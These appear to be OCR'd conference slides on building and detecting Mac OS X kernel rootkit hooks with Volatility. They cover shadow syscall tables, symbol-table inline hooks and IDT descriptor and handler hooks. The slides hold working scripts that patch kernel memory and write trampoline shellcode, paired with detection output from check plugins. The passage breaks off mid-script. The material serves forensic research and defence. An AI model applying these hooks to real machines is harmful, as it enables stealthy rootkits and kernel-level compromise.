



Shadow Syscall Table

- The answer is… Yes!
- The original table appears untouched
- Attacker does dirty work on the shadow

```
code = regs->rax & SYSCALL_NUMBER_MASK;
DEBUG_KPRINT_SYSCALL_UNIX(
        "unix_syscall64: code=%d(%s) rip=%llx\n",
        code, syscallnames[code >= NUM_SYSENT ? 63 : code], regs->isf.rip);
callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
uargp = (void *)(&regs->rdi);

if (__improbable(callp == sysent)) {
        /*
         * indirect system call... system call number
         * passed as 'arg0'
         */
        code = regs->rdi;
        callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
        uargp = (void *)(&regs->rsi);
        args_in_regs = 5;
}
```


Shadow SYSCALL TABLE





Shadow Syscall Table


- To perform the described attack in Volatility:
  1. Find a suitable kernel extension (kext) that has enough free space to copy the syscall table into
  2. Add a new segment to the binary and modify the segment count in the header (mach-o format)
  3. Copy the syscall table into the segment's data
  4. Modify kernel references to the syscall table to point to the shadow syscall table
  5. Modify the shadow syscall table



Shadow Syscall Table

- Launch a mac_volshell session with the write option (-w)


```
$ python vol.py mac_volshell -f /Volumes/Storage/HITB/Base-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64 –w

Volatile Systems Volatility Framework 2.3_beta
Write support requested.  Please type "Yes, I want to enable write support" below
precisely (case-sensitive):
Yes, I want to enable write support
Current context: process kernel_task, pid=0 DTB=0x10e89000
Welcome to volshell! Current memory image is:
file:///Volumes/Storage/HITB/ShadowSyscall-MountainLion_10_8_3_AMDx64.vmem
To get help, type 'hh()'
>>>
```



SHADOW SYSCALL TABLE

- Script to locate the Syscall Table in the unix_syscall64 function:


```
tgt_addr = self.addrspace.profile.get_symbol("_unix_syscall64")
buf = self.addrspace.read(tgt_addr, 200)
for op in distorm3.Decompose(tgt_addr, buf, distorm3.Decode64Bits):
    #targeting the instruction: CMP R13, [RIP+0x21fc16]
    if op.mnemonic == "CMP" and 'FLAG_RIP_RELATIVE' in op.flags and
op.operands[0].name == "R13":
        print "Syscall Table Reference is at {0:#10x}".format(op.address
+ op.operands[1].disp + op.size)
        break

Syscall Table Reference is at 0xffffff800f6000d0
```



Shadow SYSCALL TABLE

- Then run the script for Slide 38 in the accompanying Slide_Scripts.txt file
- The script will perform steps 2 and 3

```
'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
index 0 segname __TEXT cmd 19 offset ffffff7f907b2108 header cnt addr
18446743522082758672
index 1 segname __DATA cmd 19 offset ffffff7f907b2290 header cnt addr
18446743522082758672
index 2 segname __LINKEDIT cmd 19 offset ffffff7f907b22d8 header cnt addr
18446743522082758672
index 3 segname  cmd 2 offset ffffff7f907b22f0 header cnt addr
18446743522082758672
index 4 segname X?
                  ? cmd 1b offset ffffff7f907b2308 header cnt addr
18446743522082758672
True
Creating new segment at 0xffffff7f907b2308
The shadow syscall table is at 0xffffff7f907b2350
```




Shadow Syscall Table

- Now the Syscall Table reference can be modified:

```
self.addrspace.write(0xffffff800f6000d0, struct.pack('Q', 0xffffff7f907b2350))

"{0:#10x}".format(obj.Object('Pointer', offset =0xffffff800f6000d0, vm =
self.addrspace))
```


- Optional last step is to modify a Shadow Syscall entry to complete the hack
- Direct function modification by replacing the setuid syscall function with the exit function
- Or inlining the setuid function with a trampoline to the exit function



Shadow Syscall Table

- Script to directly modify the Shadow Syscall Table's setuid function:


```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm =
self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffff7f907b2350, vm = self.addrspace, count =
nsysent, targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffff7f907b2378'
'exit syscall 0xffffff800f355430'
'setuid sysent at 0xffffff7f907b26e8'
'setuid syscall 0xffffff800f360910'

# Overwrite setuid reference with exit

s_exit = obj.Object('sysent',offset = 0xffffff7f907b2378,vm=self.addrspace)
s_setuid = obj.Object('sysent',offset = 0xffffff7f907b26e8,vm=self.addrspace)
self.addrspace.write(s_setuid.sy_call.obj_offset, struct.pack("<Q", s_exit.sy_call.v()))
```



Shadow Syscall Table


- Script to inline the Shadow Syscall Table's setuid function:

```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm = self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffff7f907b2350, vm = self.addrspace, count = nsysent,
targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffff7f907b2378'
'exit syscall 0xffffff800f355430'
'setuid sysent at 0xffffff7f907b26e8'
'setuid syscall 0xffffff800f360910'

# Inline setuid with trampoline to exit
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q", 0xffffff800f355430).encode('hex'))
self.addrspace.write(0xffffff800f360910, binascii.unhexlify(buf))
dis(0xffffff800f360910)
```




Detecting Shadow Syscall Table

- To detect the Shadow Syscall Table
  1. Check functions known to have references to the syscall table: unix_syscall_return, unix_syscall64, unix_syscall
  2. Disassemble them to find the syscall table references.
  3. Obtain the references in the function and compare to the address in the symbols table.
- All incorporated into the check_hooks plugin!




Detecting Shadow Syscall Table

```
python vol.py mac_check_hooks -f /Volumes/Storage/HITB/ShadowSyscall-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64

sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e084b ADD R15, [RIP+0x21f87e]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e0852 CMP R15, [RIP+0x21f877]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e0996 ADD R15, [RIP+0x21f733]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e09d3 CMP R15, [RIP+0x21f6f6]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall64: 0xffffff800f3e04ac ADD R13, [RIP+0x21fc1d]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall64: 0xffffff800f3e04b3 CMP R13, [RIP+0x21fc16]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall64: 0xffffff800f3e04e9 ADD R13, [RIP+0x21fbe0]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall64: 0xffffff800f3e059b ADD R13, [RIP+0x21fb2e]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e020a ADD RBX, [RIP+0x21febf]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e0216 CMP RBX, [RIP+0x21feb3]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e0246 ADD RBX, [RIP+0x21fe83]
shadow sysent table is at 0xffffff7f907b2350
```




Hooking Symbols Table

- Functions are exposed by the kernel and kexts in their symbols tables.
- These functions can also be hooked using the techniques that have been described (direct or inline).
- To check the functions, need to obtain the list of symbols.
- Then check for modifications that cause the execution to continue in an external kext/ module.



Hooking Symbols Table


1. Get the Mach-o header (e.g. mach_header_64) to get the start of segments.
2. Locate the __LINKEDIT segment to get the address for the list of symbols represented as nlist_64 structs, symbols file size and offsets.
3. Locate the the segment with the LC_SYMTAB command to get the symbols and strings offsets, which will be used to...
4. Calculate the location of the symbols in __LINKEDIT.
5. Once we know the exact address, loop through the nlist structs to get the symbols.
6. Also find the number of the __TEXT segment's __text section number, which will be used to filter out symbols, the compiler places only executable code in this section.
7. Check function symbols for inlining.



Hooking Symbols Table


- Hydra [*], a kext that intercepts a process's creation
- Inline hooks proc_resetregister, a function in the kernel symbols
- The destination of the hook is in the 'put.as.hydra' kext
- Download, and compile Hydra with Xcode
  - Copy compiled kext into /System/Library/Extensions/
  - sudo chown -R root:wheel /System/Library/Extensions/hydra.kext
  - sudo chmod -R 755 /System/Library/Extensions/hydra.kext
  - sudo kextload /System/Library/Extensions/hydra.kext
- Used the check_hooks plugin to find the hook

* "Hydra," Pedro Vilaca, https://github.com/gdbinit/hydra




Hooking Symbols Table

```
python vol.py mac_check_hooks -f ~/Documents/Virtual\ Machines/Mac\ OS\ X\ 10.8\ 64-bit-DEMO.vmwarevm/564d438d-cc29-2121-3dd6-ac473e701f8d.vmem --profile=MacMountainLion_10_8_3_AMDx64  -K

Volatile Systems Volatility Framework 2.3_beta
Table Name                                        Index  Address            Symbol                                          Inlined Shadowed Perms  Hook In
------------------------------------------------- ------ ------------------ ----------------------------------------------- ------- -------- -----  -------
SymbolsTable                                      -      0xffffff801015fef0 proc_resetregister                              Yes     No       -      put_as_hydra
```



HOOKING THE IDT

- Interrupt descriptor table (IDT)
- Associates each interrupt or exception identifier (handler) with a descriptor (vector).
- Descriptors have the instructions for the associated event.
- An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor.
- Each interrupt or exception is identified by a number between 0 and 255.
- IDT entries: Interrupt Gates, Task Gates and Trap Gates…





HOOKING THE IDT

- Descriptor and Gate structs in Volatility:

```
'real_descriptor64' (16 bytes)
0x0   : base_low16                    ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x0   : limit_low16                   ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x4   : access8                       ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4   : base_high8                    ['BitField', {'end_bit': 32, 'start_bit': 24}]
0x4   : base_med8                     ['BitField', {'end_bit': 8, 'start_bit': 0}]
0x4   : granularity4                  ['BitField', {'end_bit': 24, 'start_bit': 20}]
0x4   : limit_high4                   ['BitField', {'end_bit': 20, 'start_bit': 16}]
0x8   : base_top32                    ['unsigned int']
0xc   : reserved32                    ['unsigned int']

'real_gate64' (16 bytes)
0x0   : offset_low16                  ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x0   : selector16                    ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4   : IST                           ['BitField', {'end_bit': 3, 'start_bit': 0}]
0x4   : access8                       ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4   : offset_high16                 ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4   : zeroes5                       ['BitField', {'end_bit': 8, 'start_bit': 3}]
0x8   : offset_top32                  ['unsigned int']
0xc   : reserved32                    ['unsigned int']
```

Hooking the IDT






Hooking the IDT

- Why hook the IDT?
- Because it gives us ring 0 or root access!
- Two types of hooks
  - Hooking the IDT Descriptor
  - Hooking the IDT Handler


64 bit handler address calculation:

```
handler_addr = real_gate64.offset_low16 + (real_gate64.offset_high16 <<
16) + (real_gate64.offset_top32 << 32)
```




Hooking the IDT Descriptor

- To hook the IDT Descriptor:
  1. Find an address for the fake descriptor
  2. Find the address of the target descriptor
  3. Overwrite the descriptor's offsets with fake offsets
  4. Write/run some code to test
- Example: Replaced the idt64_zero_div handler with an entry that trampolines to the idt64_stack_fault handler.




HOOKING THE IDT DESCRIPTOR

```
#get address for the kernel extension (kext) list
p = self.addrspace.profile.get_symbol("_kmod")
kmodaddr = obj.Object("Pointer", offset = p, vm = self.addrspace)
kmod = kmodaddr.dereference_as("kmod_info")
#loop thru list to find suitable target to place the trampoline in
while kmod.is_valid():
    str(kmod.name)
    if str(kmod.name) == "com.vmware.kext.vmhgfs":
        mh = obj.Object('mach_header_64', offset = kmod.address,vm = self.addrspace)
        o = mh.obj_offset
        # skip header data
        o += 32
        txt_data_end = 0
        # loop thru segments to find __TEXT
        for i in xrange(0, mh.ncmds):
            seg = obj.Object('segment_command_64', offset = o, vm = self.addrspace)
            if seg.cmd not in [0x26]:
                for j in xrange(0, seg.nsects):
                    sect = obj.Object('section_64', offset = o + 0x48 + 80*(j), vm = self.addrspace)
                    sect_name = "".join(map(str, sect.sectname)).strip(' \t\r\n\0')
                    # find __text section
                    if seg.cmd == 0x19 and str(seg.segname) == "__TEXT" and sect_name == "__text":
                        print "{0:#10x} {1:#2x} {2} {3}".format(sect.addr,seg.cmd, seg.segname, sect_name)
                        txt_data_end = sect.addr + sect.m('size') - 50
                        break
            if txt_data_end != 0:
                break
        print "The fake idt handler will be at {0:#10x}".format(txt_data_end)
        break
    kmod = kmod.next

'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
0xffffff7f8afb2928 0x19 __TEXT __text
The fake idt handler will be at 0xffffff7f8dfba6e5
```




Hooking the IDT Descriptor

```
## Find the addresses for idt64_zero_div and idt64_stack_fault
reload(idt)
import volatility.plugins.mac.check_idt as idt
idto = idt.mac_check_idt(self._config)
cnt = 0
for i in idto.calculate():
    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3],
i[9].obj_offset, i[2])

'Name _idt64_zero_div Descriptor address: 0xffffff800c706000, Handler address
0xffffff800c8cac20'
'Name _idt64_stack_fault Descriptor address: 0xffffff800c7060c0, Handler address
0xffffff800c8cd140'

## write shellcode to memory
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q",
0xffffff800c8cd140).encode('hex'))
self.addrspace.write(0xffffff7f8dfba6e5, binascii.unhexlify(buf))
dis(0xffffff7f8dfba6e5)
```




Hooking the IDT Descriptor

```
## Modify the descriptor's handler address
stub_addr = 0xffffff7f8dfba6e5 # shellcode
idt_addr = 0xffffff800c706000  # _idt64_zero_div descriptor
idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)
self.addrspace.write(idt_entry.obj_offset, struct.pack('<H', stub_addr  & 0xFFFF))
self.addrspace.write(idt_entry.offset_high16.obj_offset + 2, struct.pack("<H", (stub_addr
>> 16) & 0xFFFF))
self.addrspace.write(idt_entry.obj_offset+8, struct.pack("<I", stub_addr >> 32))
"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) +
(idt_entry.offset_top32 << 32))


// C code to trigger the division by zero exception or _idt64_zero_div
#include <stdio.h>
int main ()
{
   int x=2, y=0;
   printf("X/Y = %i\n",x/y);
   return 0;
 }
```




Hooking the IDT Descriptor

```
testers-Mac:~ tester$ ./div0
Floating point exception: 8
```




```
testers-Mac:~ tester$ ./div0
Illegal instruction: 4
```



DETECTING THE DESCRIPTOR HOOK


```
$ python vol.py mac_check_idt -f /Volumes/Storage/HITB/IDTDescriptorHook-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64
```

```
Volatile Systems Volatility Framework 2.3_beta
CPU# Index Address           Symbol                 Ring Selector     Module                                          Hooked Inlined
---- ----- ----------------- ---------------------- ---- ------------ ----------------------------------------------- ------ -------
0    0     0xffffff7f8dfba6e5 UNKNOWN                0    KERNEL64_CS  com.vmware.kext.vmhgfs                          Yes    Yes
0    1     0xffffff800c8cd080 _idt64_debug           0    KERNEL64_CS  __kernel__                                      No     No
0    2     0xffffff800c8cac40 __intr_0x02            0    KERNEL64_CS  __kernel__                                      No     No
0    3     0xffffff800c8cac60 _idt64_int3            3    KERNEL64_CS  __kernel__                                      No     No
0    4     0xffffff800c8cac80 _idt64_into            3    KERNEL64_CS  __kernel__                                      No     No
0    5     0xffffff800c8caca0 _idt64_bounds          3    KERNEL64_CS  __kernel__                                      No     No
0    6     0xffffff800c8cacc0 _idt64_invop           0    KERNEL64_CS  __kernel__                                      No     No
0    7     0xffffff800c8cace0 _idt64_nofpu           0    KERNEL64_CS  __kernel__                                      No     No
0    8     0xffffff800c8cd0e0 _idt64_double_fault    0    KERNEL64_CS  __kernel__                                      No     No
0    9     0xffffff800c8cad00 _idt64_fpu_over        0    KERNEL64_CS  __kernel__                                      No     No
0    10    0xffffff800c8cad20 _idt64_inv_tss         0    KERNEL64_CS  __kernel__                                      No     No
0    11    0xffffff800c8cd160 _idt64_segnp           0    KERNEL64_CS  __kernel__                                      No     No
0    12    0xffffff800c8cd140 _idt64_stack_fault     0    KERNEL64_CS  __kernel__                                      No     No
```




Hooking the IDT Handler

- To inline hook the IDT Handler:
  1. Find the address of the target handler
  2. Modify the handler with an inline hook (e.g. trampoline)
  3. Write/run some code to test
- Example: Routed the idt64_zero_div handler to the idt64_stack_fault handler by using a MOV/JMP trampoline.




HOOKING THE IDT HANDLER

```
## Find the addresses for idt64_zero_div and idt64_stack_fault
import volatility.plugins.mac.check_idt as idt
reload(idt)
idto = idt.mac_check_idt(self._config)
cnt = 0
for i in idto.calculate():
